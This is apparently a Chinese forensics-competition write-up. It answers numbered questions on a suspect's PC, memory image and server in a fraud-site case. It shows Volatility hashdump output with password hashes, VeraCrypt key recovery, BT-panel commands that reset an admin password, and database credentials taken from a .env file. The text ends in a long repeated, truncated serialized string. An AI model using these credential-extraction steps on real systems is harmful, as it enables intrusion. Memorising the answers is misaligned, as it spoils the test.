<input type="checkbox"/>	23 Linux 查找文件内字符串.txt	否	2021-12-28 09:43:04 +08	2018-06-30 16:22:02 +08	2023-06-21 00:20:25 +08	49 B(49)
<input type="checkbox"/>	24 Linux分配home容量给根目录.pdf	否	2022-08-20 00:07:56 +08	2022-08-20 00:09:07 +08	2023-06-21 00:20:25 +08	120 KB(122832)
<input type="checkbox"/>	25 Linux设置显示中文和字体 - 简书.pdf	否	2021-12-28 09:43:04 +08	2019-12-03 10:36:28 +08	2023-06-21 00:20:25 +08	830 KB(850020)

<input type="checkbox"/>	21 C盘清理.bat	否	2022-04-15
<input type="checkbox"/>	22 ChromeSetup.exe	否	2023-06-20
<input type="checkbox"/>	23 Linux 查找文件内字符串.txt	否	2021-12-28
<input type="checkbox"/>	24 Linux分配home容量给根目录.pdf	否	2022-08-20
<input type="checkbox"/>	25 Linux设置显示中文和字体 - 简书.pdf	否	2021-12-28

属性	16进制	预览	文本
名称			
创建时间			2022-04-15 21:17:58 +08
修改时间			2022-04-15 21:17:56 +08
最后访问时间			2023-06-21 00:20:25 +08
扩展名			.bat
可能扩展名			
完整性			
加密状态			
特征损坏			
删除状态			未删除
物理大小			4 KB(4096)
MD5:			
SHA256:			
SHA1:			24cfcfdf1fa894244f904067838e7e01e28ff450
开始扇区			296
结束扇区			303
大小			765 B(765)

24cfcfdf1fa894244f904067838e7e01e28ff450

17. 【计算机取证】请给出嫌疑人Vera Crypt加密容器的解密密码? [答案格式：admin!@#]

img找到容器

<input type="checkbox"/>	disk.img (3)
<input type="checkbox"/>	浏览器 (2)
<input checked="" type="checkbox"/>	文件 (1)
<input type="checkbox"/>	加密容器文件 (1)

	名称	创建时间	修改时间	最后访问时间
<input type="checkbox"/>	1 20134133dataqwer.txt	2023-06-21 00:03:27 +08	2023-06-21 00:07:47 +08	2023-06-21 00:20:05 +08

然后盘古石在内存中找到一个秘钥

<input type="checkbox"/>	enduser (635)
<input type="checkbox"/>	Veracrypt密钥 (1)
<input type="checkbox"/>	socket信息 (77)
<input type="checkbox"/>	驱动列表 (137)
<input type="checkbox"/>	进程列表 (63)
<input type="checkbox"/>	服务信息 (499)
<input type="checkbox"/>	动态链接库 (2629)
<input type="checkbox"/>	设备信息 (284)

名称	加密算法ID	主密钥	次密钥	加密区偏移	加密区长度
<input type="checkbox"/>	1	1e89a4323af97b57b10f1e3a2238d...e76776777b7563d69f0dcd3867e0b0e1e1a71d5d0b0eaf...		131072	2147221504

导出后再用盘古石解密veracrypt

重要资料里找到veracrypt的密码

[illegible]

3w.gax.com!!@@

18.【计算机取证】请给出嫌疑人电脑内iSCSI服务器对外端口号？[答案格式：8080]

打开iscis

The screenshot shows the 'iSCSI Initiator Properties' dialog box, specifically the 'Target' tab. The dialog has a title bar with a close button. Below the title bar are four tabs: '目标' (Target), '发现' (Discover), '收藏的目标' (Favorite Targets), and '卷和设备' (Volumes and Devices). The '目标' tab is selected. The main area is titled '目标门户' (Target Portal) and contains the text '系统将在下列门户上查找目标(I):' (The system will search for targets on the following portals:). To the right of this text is a '刷新(E)' (Refresh) button. Below this is a table with four columns: '地址' (Address), '端口' (Port), '适配器' (Adapter), and 'IP 地址' (IP Address). The table contains one row with the values '192.168.91.138', '3260', '默认值' (Default), and '默认值' (Default). At the bottom of the dialog, there are two paragraphs of text: '若要添加目标门户，请单击“发现门户”。' (To add a target portal, click 'Discover Portal'.) and '若要删除某个目标门户，请选择上方的地址，然后单击“删除”。' (To delete a target portal, select the address above and click 'Delete'). To the right of the first paragraph is a '发现门户(E)...' (Discover Portal) button, and to the right of the second paragraph is a '删除(R)' (Delete) button.

地址	端口	适配器	IP 地址
192.168.91.138	3260	默认值	默认值

3260

19.【计算机取证】请给出嫌疑人电脑内iSCSI服务器CHAP认证的账号密码？[答案格式：root/admin]

20.【计算机取证】分析嫌疑人电脑内提现记录表，用户“mi51888”提现总额为多少？
[答案格式：10000]

先筛选一下

id	userid	username	amount	memo
1	26	mi51888	20	
3	26	mi51888	20	
5	26	mi51888	20	
8	26	mi51888	20	
9	26	mi51888	20	
17	26	mi51888	40	
19	26	mi51888	20	
21	26	mi51888	20	
26	26	mi51888	20	
31	26	mi51888	20	
41	26	mi51888	20	
46	26	mi51888	20	
53	26	mi51888	20	
77	26	mi51888	40	
85	26	mi51888	20	
89	26	mi51888	40	
102	26	mi51888	24	
113	26	mi51888	24	
133	26	mi51888	25	
142	26	mi51888	24	
163	26	mi51888	24	
174	26	mi51888	24	
194	26	mi51888	24	
205	26	mi51888	24	
237	26	mi51888	28	
248	26	mi51888	20	
287	26	mi51888	29	
577	26	mi51888	140	
626	26	mi51888	229	

再sum

PS Z:\计算机> volatility -f .\memdump.mem --profile=Win7SP1x64 timeliner | findstr USB
Volatility Foundation Volatility Framework 2.6
2009-07-14 04:49:01 UTC+0000|[Handle (Key)]| MACHINE\SYSTEM\CONTROLSET001\SERVICES\USBHUB\PERFORMANCE| WmiPrvSE.exe PID:
2436/PPID: 720/Poffset: 0x7dd68730
2009-07-14 04:49:01 UTC+0000|[Handle (Key)]| MACHINE\SYSTEM\CONTROLSET001\SERVICES\USBHUB\PERFORMANCE| vmtolstd.exe PID:
1108/PPID: 552/Poffset: 0x7e0da220
2023-06-20 16:46:09 UTC+0000|[SYMLINK]| USB#VID_0E0F&PID_0008#000650268328#{0850302a-b344-4fda-9be9-90576b8d46f0}->\Device\USBPDO-4| Poffset: 394564816/Ptr: 1/Hnd: 0
2023-06-20 16:46:09 UTC+0000|[SYMLINK]| USB#VID_0E0F&PID_0002#66b77da92&0&2#{f18a0e88-c30c-11d0-8815-00a0c906bed8}->\Device\USBPDO-3| Poffset: 446040816/Ptr: 1/Hnd: 0
2023-06-20 16:46:07 UTC+0000|[SYMLINK]| HCD0->\Device\USBPDO-1| Poffset: 605626768/Ptr: 1/Hnd: 0
2023-06-20 16:46:08 UTC+0000|[SYMLINK]| USB#ROOT_HUB#5&3bb57b&0#{f18a0e88-c30c-11d0-8815-00a0c906bed8}->\Device\USBPDO-0| Poffset: 605788848/Ptr: 1/Hnd: 0
2023-06-20 16:46:08 UTC+0000|[SYMLINK]| USB#ROOT_HUB2#5&299e1c9f&0#{f18a0e88-c30c-11d0-8815-00a0c906bed8}->\Device\USBPDO-1| Poffset: 697949920/Ptr: 1/Hnd: 0
2023-06-20 16:46:08 UTC+0000|[SYMLINK]| USB#VID_0E0F&PID_0003#66b77da92&0&1#{a5dcbf10-6530-11d2-901f-00c04fb951ed}->\Device\USBPDO-2| Poffset: 730361200/Ptr: 1/Hnd: 0
2023-06-20 16:46:07 UTC+0000|[SYMLINK]| HCD0->\Device\USBPDO-0| Poffset: 738657856/Ptr: 1/Hnd: 0
2023-06-20 16:46:07 UTC+0000|[SYMLINK]| HCD0->\Device\USBPDO-0| Poffset: 795833920/Ptr: 1/Hnd: 0
2023-06-20 16:46:09 UTC+0000|[SYMLINK]| USB#VID_0E0F&PID_0008#000650268328#{a5dcbf10-6530-11d2-901f-00c04fb951ed}->\Device\USBPDO-4| Poffset: 1507011616/Ptr: 1/Hnd: 0
2023-06-20 17:01:26 UTC+0000|[SYMLINK]| USBSTOR#Disk&Ven_SanDisk&Prod_Extreme_SSD&Rev_1012#32313131374D343032343132&0#{53f56307-b6bf-11d0-94f2-00a0c91efb8b}->\Device\000000d0| Poffset: 1591341872/Ptr: 1/Hnd: 0
2023-06-20 17:01:25 UTC+0000|[SYMLINK]| USB#VID_0781&PID_558C#32313131374D343032343132#{a5dcbf10-6530-11d2-901f-00c04fb951ed}->\Device\USBPDO-5| Poffset: 1957862624/Ptr: 1/Hnd: 0
2010-11-20 10:44:05 UTC+0000|[PE HEADER (module)]| USBSTOR.SYS| Base: 0xffffffff88004101000
2009-07-14 00:06:23 UTC+0000|[PE HEADER (module)]| USBD.SYS| Base: 0xffffffff8800305f000
2010-11-20 10:44:00 UTC+0000|[PE HEADER (module)]| USBPORT.SYS| Base: 0xffffffff88005a00000
2010-11-20 10:44:33 UTC+0000|[PE HEADER (module)]| BTHUSB.sys| Base: 0xffffffff880030d4000

也许，不清楚

2023-06-21 08:28:02

24.【内存取证】请给出用户yang88的LMHASH值? [答案格式：字母小写]

把密码用lm加密一下

hashdump得到的一般为user:lmhash:ntlmhash

因为一般不启动lmhash，所以lmhash的值是空密码，而不是密码的lmhash

PS Z:\计算机> volatility -f .\memdump.mem --profile=Win7SP1x64 hashdump
Volatility Foundation Volatility Framework 2.6
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
yang88:1000:aad3b435b51404eeaad3b435b51404ee:46e5597f00c98ae6cf3917b07bcc00be:::
PS Z:\计算机>

aad3b435b51404eeaad3b435b51404ee

25.【内存取证】请给出用户yang88访问过文件“提现记录.xlsx”的北京时间? [答案格式：2000-01-11 00:00:00]

<input checked="" type="checkbox"/>	9	提现记录.xlsx.lnk	否	2023-06-21 00:29:16 +08	2023-06-21 00:29:16 +08	2023-06-21 00:29:16 +08	338 B[338]	lnk	未删除	338 B[338]
<input type="checkbox"/>	10	通过注册表修改系统安装时间的图...	否	2023-06-21 00:24:19 +08	2023-06-21 00:24:19 +08	2023-06-21 00:24:19 +08	490 B[490]	lnk	未删除	490 B[490]
<input type="checkbox"/>	11	AutomaticDestinations	是	2023-06-19 16:01:09 +08	2023-06-21 00:24:06 +08	2023-06-21 00:24:06 +08	38 KB[38912]		未删除	4 KB[409]
<input type="checkbox"/>	12	CustomDestinations	是	2023-06-19 16:01:08 +08	2023-06-21 01:58:59 +08	2023-06-21 01:58:59 +08	40 KB[40638]		未删除	4 KB[409]
<input type="checkbox"/>	13	desktop.ini	否	2023-06-19 16:01:06 +08	2023-06-19 16:01:08 +08	2023-06-19 16:01:06 +08	432 B[432]	ini	未删除	432 B[432]
<input type="checkbox"/>	14	etc.lnk	否	2023-06-21 00:11:09 +08	2023-06-21 00:11:09 +08	2023-06-21 00:11:09 +08	763 B[763]	lnk	未删除	4 KB[409]
<input type="checkbox"/>	15	Linux分发home音量给根目录.pdf.lnk	否	2023-06-21 00:24:58 +08	2023-06-21 00:24:58 +08	2023-06-21 00:24:58 +08	466 B[466]	lnk	未删除	466 B[466]
<input type="checkbox"/>	16	Linux下解压加密zip文件详细教程.docx.lnk	否	2023-06-21 00:24:52 +08	2023-06-21 00:24:52 +08	2023-06-21 00:24:52 +08	468 B[468]	lnk	未删除	468 B[468]
<input type="checkbox"/>	17	Linux下解压加密docx使用.pdf.lnk	否	2023-06-21 00:24:48 +08	2023-06-21 00:24:48 +08	2023-06-21 00:24:48 +08	462 B[462]	lnk	未删除	462 B[466]
<input type="checkbox"/>	18	Linux下给目录下所有子目录和文件...	否	2023-06-21 00:24:45 +08	2023-06-21 00:24:45 +08	2023-06-21 00:24:45 +08	482 B[482]	lnk	未删除	482 B[488]

属性	16进制	预览	文本
名称 提现记录.xlsx.lnk			
标签			
目录 否			
创建时间 2023-06-21 00:29:16 +08			
修改时间 2023-06-21 00:29:16 +08			
最后访问时间 2023-06-21 00:29:16 +08			
2023-06-21 00:29:16			

26.【内存取证】请给出“VeraCrypt”最后一次执行的北京时间? [答案格式：2000-01-11 00:00:00]

userassist

```
REG_BINARY      IDRIX.VeraCrypt :
Count:          2
Focus Count:    16
Time Focused:   0:01:14.288000
Last updated:   2023-06-20 16:47:41 UTC+0000
Raw Data:
0x00000000  00 00 00 00 02 00 00 00 10 00 00 00 3c 20 01 00
0x00000010  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf
0x00000020  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf
0x00000030  00 00 80 bf 00 00 80 bf ff ff ff ff c0 64 be ed
0x00000040  96 a3 d9 01 00 00 00 00
```

```
REG_BINARY      C:\Users\Public\Desktop\VeraCrypt.lnk :
Count:          2
Focus Count:    0
Time Focused:   0:00:00.502000
Last updated:   2023-06-20 16:47:41 UTC+0000
Raw Data:
0x00000000  00 00 00 00 02 00 00 00 00 00 00 02 00 00 00 .....
0x00000010  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf .....
0x00000020  00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf .....
0x00000030  00 00 80 bf 00 00 80 bf ff ff ff ff b0 ae c0 ed .....
0x00000040  96 a3 d9 01 00 00 00 00 .....
```

pslist

```
0xfffffa801ab3b8b0 VeraCrypt.exe      3416  1448    13      849      1      0 2023-06-20 16:47:41 UTC+0000
```

2023-06-21 00:47:41

27.【内存取证】分析内存镜像，请给出用户在“2023-06-20 16:56:57 UTC+0”访问过“维斯塔斯”后台多少次？[答案格式:10]

	名称	访问次数	URL	创建时间	最后访问时间
<input type="checkbox"/> 158	维斯塔斯风力技术（中国）有限公司	6	http://vip.licaic...	2023-06-21 00:56:51 +08	2023-06-21 00:56:51 +08
<input type="checkbox"/> 159	维斯塔斯风力技术（中国）有限公司	6	http://vip.licaic...	2023-06-21 00:14:34 +08	2023-06-21 00:56:51 +08
<input type="checkbox"/> 160	维斯塔斯风力技术（中国）有限公司	6	http://vip.licaic...	2023-06-21 00:14:39 +08	2023-06-21 00:56:51 +08
<input type="checkbox"/> 161	维斯塔斯风力技术（中国）有限公司	6	http://vip.licaic...	2023-06-21 00:56:51 +08	2023-06-21 00:56:51 +08
<input type="checkbox"/> 162	维斯塔斯风力技术（中国）有限公司	6	http://vip.licaic...	2023-06-21 00:14:30 +08	2023-06-21 00:56:51 +08
<input type="checkbox"/> 163	后台登录-维斯塔斯风力技术（中...	2	http://vip.licaic...	2023-06-21 00:56:57 +08	2023-06-21 00:56:57 +08
<input type="checkbox"/> 164	后台登录-维斯塔斯风力技术（中...	2	http://vip.licaic...	2023-06-21 00:15:30 +08	2023-06-21 00:56:57 +08
<input type="checkbox"/> 165	后台登录-维斯塔斯风力技术（中...	2	http://vip.licaic...	2023-06-21 00:56:57 +08	2023-06-21 00:56:57 +08
<input type="checkbox"/> 166	后台登录-维斯塔斯风力技术（中...	2	http://vip.licaic...	2023-06-21 00:15:30 +08	2023-06-21 00:56:57 +08

4

28.【内存取证】请给出用户最后一次访问chrome浏览器的进程PID？[答案格式：1234]

```
0xfffffa801ad47060 chrome.exe      3780  1448    31      944      1      0 2023-06-20 16:54:45 UTC+0000
0xfffffa801ace6b00 chrome.exe      2708  3780     9       92      1      0 2023-06-20 16:54:45 UTC+0000
0xfffffa801adb4b00 chrome.exe      2152  3780    21      262      1      0 2023-06-20 16:54:45 UTC+0000
0xfffffa801af97370 chrome.exe      1656  3780    14      224      1      0 2023-06-20 16:54:45 UTC+0000
0xfffffa801aee05f0 chrome.exe      3788  3780     8      134      1      0 2023-06-20 16:54:45 UTC+0000
0xfffffa801b19f600 chrome.exe       148  3780    18      266      1      0 2023-06-20 16:54:46 UTC+0000
0xfffffa801ad3c400 chrome.exe      2456  3780    11      193      1      0 2023-06-20 16:56:51 UTC+0000
```

2456

29.【服务器取证】分析涉案服务器，请给出涉案服务器的内核版本？[答案格式：xx.xxx-xxx.xx.xx]

```
[root@192 ~]# uname -a
Linux 192.168.124.11 3.10.0-957.el7.x86_64 #1 SMP Thu Nov 8 23:39:32 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
[root@192 ~]# uname -r
3.10.0-957.el7.x86_64
```

3.10.0-957.el7.x86_64

30.【服务器取证】分析涉案服务器，请给出MySQL数据库的root账号密码？[答案格式：Admin123]

发现和去年蓝帽半决赛的服务器设定一样，尝试发现和去年一样也存在宝塔

关闭认证后直接修改密码

```
##### (12) ...
=====
Reload Bt-Panel..      done
|-#####
=====
##### (13) ...
=====
Reload Bt-Panel..      done
|-##### IP#####
=====
##### (23) ...
=====
Reload Bt-Panel..      done
|-##### BasicAuth#####
[root@192 ~]# bt 11
=====
##### (11) ...
=====
|-##### IP + User-Agent#####
|-##### [##### ]
[root@192 ~]# bt 14
=====
##### (14) ...
=====
curl: (28) Operation timed out after 10002 milliseconds with 0 out of 0 bytes received
=====
BT-Panel default info!
=====
##### : http://11438/c2b2f950
##### : http://192.168.124.11:11438/c2b2f950
username: alvioisso
password: *****
Warning:
If you cannot access the panel,
release the following port (8888|888|88|443|20|21) in the security group
##### bt 5 #####
=====
[root@192 ~]# vt 5
-bash: vt: command not found
[root@192 ~]# bt 5
=====
##### (5) ...
=====
##### : 123456
|-##### : alvioisso
|-##### : 123456
```

登录宝塔

得到root密码



登录尝试一下

```
[root@192 ~]# mysql -u root -pbad11d923939ca2dcf
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.40-log Source distribution

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> _
```

得到的是服务器本地mysql的密码

而不是rds数据库的密码

查看.env文件


```
APP_NAME=LaravelGlobalBonus
APP_ENV=local
APP_KEY=base64:~+90gHlNsoj6J0G90epRfOkW/9IjHiK+bGS1Lt+wzn+M=
#APP_DEBUG=false
APP_DEBUG=true
APP_URL=http://localhost


LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=pc-uf6mmj68r91f78hkj.rwlb.rds.aliyuncs.com
DB_PORT=3306
DB_DATABASE=viplicai
DB_USERNAME=root
DB_PASSWORD=ff1d923939ca2dcf
```

ff1d923939ca2dcf

31.【服务器取证】分析涉案服务器，请给出涉案网站RDS数据库地址？[答题格式: xx-xx.xx.xx.xx.xx]

看到宝塔里的数据库是个远程数据库



pc-uf6mmj68r91f78hkj.rwlb.rds.aliyuncs.com

32.【服务器取证】请给出涉网网站数据库版本号？[答题格式: 5.6.00]

给的hins261244292_data_20230807143325_qp.xb是阿里rds的备份

```
xbstream -x --parallel=2 -C mysql < ../hins261244292_data_20230807143325_qp.xb

innobackupex --decompress --remove-original ./mysq
```

在extrabackup_info找到

```
tool_version = 2.4.28
ibbackup_version = 2.4.28
server_version = 5.7.40-log
```

5.7.40

33.【服务器取证】请给出嫌疑人累计推广人数？[答案格式：100]

把viplicai的内容上传到/www/server/data

找到yang88的邀请码



513935

然后sql筛选

SELECT count(*) FROM `member` where inviter = 513935;

☐ 性能分析 [编辑内嵌] [编辑] [解析 SQL] [创建 PHP 代码] [刷新]

☐ 显示全部 | 行数: 25 | 过滤行: 在表中搜索

额外选项

count(*)

17

17

34.【服务器取证】请给出涉案网站后台启用的超级管理员?[答题格式:abc]

新建										
			id	name	sort	disabled	authority	atlogintime	created_at	
				admins	1	系统管理	100	1	["0":"admin.member.lists","1":"admin.member.store"...	a24{i0s1:"0";i1s1:"1";i2s1:"2";i3s1:"3";i4s1:"4";i5s1:"5";i6s1:"6";i7s1:"7";i8s1:"8";i9s1:"9";i10s1:"a";i11s1:"b";i12s1:"c";i13s1:"d";i14s1:"e";i15s1:"f";i16s1:"g";i17s1:"h";i18s1:"i";i19s1:"j";i20s1:"k";i21s1:"l";i22s1:"m";i23s1:"n";i24s1:"o";i25s1:"p";i26s1:"q";i27s1:"r";i28s1:"s";i29s1:"t";i30s1:"u";i31s1:"v";i32s1:"w";i33s1:"x";i34s1:"y";i35s1:"z";i36s1:"0";i37s1:"1";i38s1:"2";i39s1:"3";i40s1:"4";i41s1:"5";i42s1:"6";i43s1:"7";i44s1:"8";i45s1:"9";i46s1:"a";i47s1:"b";i48s1:"c";i49s1:"d";i50s1:"e";i51s1:"f";i52s1:"g";i53s1:"h";i54s1:"i";i55s1:"j";i56s1:"k";i57s1:"l";i58s1:"m";i59s1:"n";i60s1:"o";i61s1:"p";i62s1:"q";i63s1:"r";i64s1:"s";i65s1:"t";i66s1:"u";i67s1:"v";i68s1:"w";i69s1:"x";i70s1:"y";i71s1:"z";i72s1:"0";i73s1:"1";i74s1:"2";i75s1:"3";i76s1:"4";i77s1:"5";i78s1:"6";i79s1:"7";i80s1:"8";i81s1:"9";i82s1:"a";i83s1:"b";i84s1:"c";i85s1:"d";i86s1:"e";i87s1:"f";i88s1:"g";i89s1:"h";i90s1:"i";i91s1:"j";i92s1:"k";i93s1:"l";i94s1:"m";i95s1:"n";i96s1:"o";i97s1:"p";i98s1:"q";i99s1:"r";i100s1:"s";i101s1:"t";i102s1:"u";i103s1:"v";i104s1:"w";i105s1:"x";i106s1:"y";i107s1:"z";i108s1:"0";i109s1:"1";i110s1:"2";i111s1:"3";i112s1:"4";i113s1:"5";i114s1:"6";i115s1:"7";i116s1:"8";i117s1:"9";i118s1:"a";i119s1:"b";i120s1:"c";i121s1:"d";i122s1:"e";i123s1:"f";i124s1:"g";i125s1:"h";i126s1:"i";i127s1:"j";i128s1:"k";i129s1:"l";i130s1:"m";i131s1:"n";i132s1:"o";i133s1:"p";i134s1:"q";i135s1:"r";i136s1:"s";i137s1:"t";i138s1:"u";i139s1:"v";i140s1:"w";i141s1:"x";i142s1:"y";i143s1:"z";i144s1:"0";i145s1:"1";i146s1:"2";i147s1:"3";i148s1:"4";i149s1:"5";i150s1:"6";i151s1:"7";i152s1:"8";i153s1:"9";i154s1:"a";i155s1:"b";i156s1:"c";i157s1:"d";i158s1:"e";i159s1:"f";i160s1:"g";i161s1:"h";i162s1:"i";i163s1:"j";i164s1:"k";i165s1:"l";i166s1:"m";i167s1:"n";i168s1:"o";i169s1:"p";i170s1:"q";i171s1:"r";i172s1:"s";i173s1:"t";i174s1:"u";i175s1:"v";i176s1:"w";i177s1:"x";i178s1:"y";i179s1:"z";i180s1:"0";i181s1:"1";i182s1:"2";i183s1:"3";i184s1:"4";i185s1:"5";i186s1:"6";i187s1:"7";i188s1:"8";i189s1:"9";i190s1:"a";i191s1:"b";i192s1:"c";i193s1:"d";i194s1:"e";i195s1:"f";i196s1:"g";i197s1:"h";i198s1:"i";i199s1:"j";i200s1:"k";i201s1:"l";i202s1:"m";i203s1:"n";i204s1:"o";i205s1:"p";i206s1:"q";i207s1:"r";i208s1:"s";i209s1:"t";i210s1:"u";i211s1:"v";i212s1:"w";i213s1:"x";i214s1:"y";i215s1:"z";i216s1:"0";i217s1:"1";i218s1:"2";i219s1:"3";i220s1:"4";i221s1:"5";i222s1:"6";i223s1:"7";i224s1:"8";i225s1:"9";i226s1:"a";i227s1:"b";i228s1:"c";i229s1:"d";i230s1:"e";i231s1:"f";i232s1:"g";i233s1:"h";i234s1:"i";i235s1:"j";i236s1:"k";i237s1:"l";i238s1:"m";i239s1:"n";i240s1:"o";i241s1:"p";i242s1:"q";i243s1:"r";i244s1:"s";i245s1:"t";i246s1:"u";i247s1:"v";i248s1:"w";i249s1:"x";i250s1:"y";i251s1:"z";i252s1:"0";i253s1:"1";i254s1:"2";i255s1:"3";i256s1:"4";i257s1:"5";i258s1:"6";i259s1:"7";i260s1:"8";i261s1:"9";i262s1:"a";i263s1:"b";i264s1:"c";i265s1:"d";i266s1:"e";i267s1:"f";i268s1:"g";i269s1:"h";i270s1:"i";i271s1:"j";i272s1:"k";i273s1:"l";i274s1:"m";i275s1:"n";i276s1:"o";i277s1:"p";i278s1:"q";i279s1:"r";i280s1:"s";i281s1:"t";i282s1:"u";i283s1:"v";i284s1:"w";i285s1:"x";i286s1:"y";i287s1:"z";i288s1:"0";i289s1:"1";i290s1:"2";i291s1:"3";i292s1:"4";i293s1:"5";i294s1:"6";i295s1:"7";i296s1:"8";i297s1:"9";i298s1:"a";i299s1:"b";i300s1:"c";i301s1:"d";i302s1:"e";i303s1:"f";i304s1:"g";i305s1:"h";i306s1:"i";i307s1:"j";i308s1:"k";i309s1:"l";i310s1:"m";i311s1:"n";i312s1:"o";i313s1:"p";i314s1:"q";i315s1:"r";i316s1:"s";i317s1:"t";i318s1:"u";i319s1:"v";i320s1:"w";i321s1:"x";i322s1:"y";i323s1:"z";i324s1:"0";i325s1:"1";i326s1:"2";i327s1:"3";i328s1:"4";i329s1:"5";i330s1:"6";i331s1:"7";i332s1:"8";i333s1:"9";i334s1:"a";i335s1:"b";i336s1:"c";i337s1:"d";i338s1:"e";i339s1:"f";i340s1:"g";i341s1:"h";i342s1:"i";i343s1:"j";i344s1:"k";i345s1:"l";i346s1:"m";i347s1:"n";i348s1:"o";i349s1:"p";i350s1:"q";i351s1:"r";i352s1:"s";i353s1:"t";i354s1:"u";i355s1:"v";i356s1:"w";i357s1:"x";i358s1:"y";i359s1:"z";i360s1:"0";i361s1:"1";i362s1:"2";i363s1:"3";i364s1:"4";i365s1:"5";i366s1:"6";i367s1:"7";i368s1:"8";i369s1:"9";i370s1:"a";i371s1:"b";i372s1:"c";i373s1:"d";i374s1:"e";i375s1:"f";i376s1:"g";i377s1:"h";i378s1:"i";i379s1:"j";i380s1:"k";i381s1:"l";i382s1:"m";i383s1:"n";i384s1:"o";i385s1:"p";i386s1:"q";i387s1:"r";i388s1:"s";i389s1:"t";i390s1:"u";i391s1:"v";i392s1:"w";i393s1:"x";i394s1:"y";i395s1:"z";i396s1:"0";i397s1:"1";i398s1:"2";i399s1:"3";i400s1:"4";i401s1:"5";i402s1:"6";i403s1:"7";i404s1:"8";i405s1:"9";i406s1:"a";i407s1:"b";i408s1:"c";i409s1:"d";i410s1:"e";i411s1:"f";i412s1:"g";i413s1:"h";i414s1:"i";i415s1:"j";i416s1:"k";i417s1:"l";i418s1:"m";i419s1:"n";i420s1:"o";i421s1:"p";i422s1:"q";i423s1:"r";i424s1:"s";i425s1:"t";i426s1:"u";i427s1:"v";i428s1:"w";i429s1:"x";i430s1:"y";i431s1:"z";i432s1:"0";i433s1:"1";i434s1:"2";i435s1:"3";i436s1:"4";i437s1:"5";i438s1:"6";i439s1:"7";i440s1:"8";i441s1:"9";i442s1:"a";i443s1:"b";i444s1:"c";i445s1:"d";i446s1:"e";i447s1:"f";i448s1:"g";i449s1:"h";i450s1:"i";i451s1:"j";i452s1:"k";i453s1:"l";i454s1:"m";i455s1:"n";i456s1:"o";i457s1:"p";i458s1:"q";i459s1:"r";i460s1:"s";i461s1:"t";i462s1:"u";i463s1:"v";i464s1:"w";i465s1:"x";i466s1:"y";i467s1:"z";i468s1:"0";i469s1:"1";i470s1:"2";i471s1:"3";i472s1:"4";i473s1:"5";i474s1:"6";i475s1:"7";i476s1:"8";i477s1:"9";i478s1:"a";i479s1:"b";i480s1:"c";i481s1:"d";i482s1:"e";i483s1:"f";i484s1:"g";i485s1:"h";i486s1:"i";i487s1:"j";i488s1:"k";i489s1:"l";i490s1:"m";i491s1:"n";i492s1:"o";i493s1:"p";i494s1:"q";i495s1:"r";i496s1:"s";i497s1:"t";i498s1:"u";i499s1:"v";i500s1:"w";i501s1:"x";i502s1:"y";i503s1:"z";i504s1:"0";i505s1:"1";i506s1:"2";i507s1:"3";i508s1:"4";i509s1:"5";i510s1:"6";i511s1:"7";i512s1:"8";i513s1:"9";i514s1:"a";i515s1:"b";i516s1:"c";i517s1:"d";i518s1:"e";i519s1:"f";i520s1:"g";i521s1:"h";i522s1:"i";i523s1:"j";i524s1:"k";i525s1:"l";i526s1:"m";i527s1:"n";i528s1:"o";i529s1:"p";i530s1:"q";i531s1:"r";i532s1:"s";i533s1:"t";i534s1:"u";i535s1:"v";i536s1:"w";i537s1:"x";i538s1:"y";i539s1:"z";i540s1:"0";i541s1:"1";i542s1:"2";i543s1:"3";i544s1:"4";i545s1:"5";i546s1:"6";i547s1:"7";i548s1:"8";i549s1:"9";i550s1:"a";i551s1:"b";i552s1:"c";i553s1:"d";i554s1:"e";i555s1:"f";i556s1:"g";i557s1:"h";i558s1:"i";i559s1:"j";i560s1:"k";i561s1:"l";i562s1:"m";i563s1:"n";i564s1:"o";i565s1:"p";i566s1:"q";i567s1:"r";i568s1:"s";i569s1:"t";i570s1:"u";i571s1:"v";i572s1:"w";i573s1:"x";i574s1:"y";i575s1:"z";i576s1:"0";i577s1:"1";i578s1:"2";i579s1:"3";i580s1:"4";i581s1:"5";i582s1:"6";i583s1:"7";i584s1:"8";i585s1:"9";i586s1:"a";i587s1:"b";i588s1:"c";i589s1:"d";i590s1:"e";i591s1:"f";i592s1:"g";i593s1:"h";i594s1:"i";i595s1:"j";i596s1:"k";i597s1:"l";i598s1:"m";i599s1:"n";i600s1:"o";i601s1:"p";i602s1:"q";i603s1:"r";i604s1:"s";i605s1:"t";i606s1:"u";i607s1:"v";i6